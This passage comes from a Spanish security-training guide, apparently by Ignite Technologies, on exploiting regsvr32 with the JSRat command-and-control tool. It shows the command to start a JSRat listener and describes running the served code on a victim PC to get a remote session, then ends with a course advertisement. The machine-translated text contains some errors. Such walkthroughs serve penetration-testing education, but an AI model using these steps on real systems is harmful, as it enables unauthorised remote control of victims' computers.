
Nuestro siguiente método para atacar regsvr32 es utilizar JSRat y puedes descargarlo desde GitHub. Este es otro marco de comando y control como Koadic y Powershell Empire para generar tareas maliciosas solo para rundll32.exe y regsvr32.exe. JSRat creará un servidor web y en ese servidor web encontraremos nuestro archivo .js. Para utilizar este método, escriba:

```
./JSRat.py -i 192.168.1.107 -p 4444
```


Una vez que JSRat comience a funcionar, le dará un enlace para abrir en el navegador. Esa página web tendrá un código que se ejecutará en la computadora de la víctima.




Por lo tanto, abra el enlace //192.168.1.107/wtf en su navegador. Allí encontrará dicho código como se muestra en la imagen a continuación:



Ejecute ese código en el símbolo del sistema de la PC de las víctimas como se muestra:



Y listo, tendrás una sesión como la imagen a continuación:



Conclusión

Los archivos DLL son una colección de varios códigos y procedimientos unidos. Estos archivos ayudan a que los programas de Windows se ejecuten con precisión. Estos archivos fueron creados para que múltiples programas los usen simultáneamente. Esta técnica ayuda a la conservación de la memoria. Por lo tanto, estos archivos son importantes y Windows los requiere para ejecutarse correctamente sin causar ningún tipo de problema a los usuarios. Por tanto, la explotación a través de dichos archivos es muy eficiente y letal. Los métodos presentados anteriormente son diferentes formas de hacerlo.

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in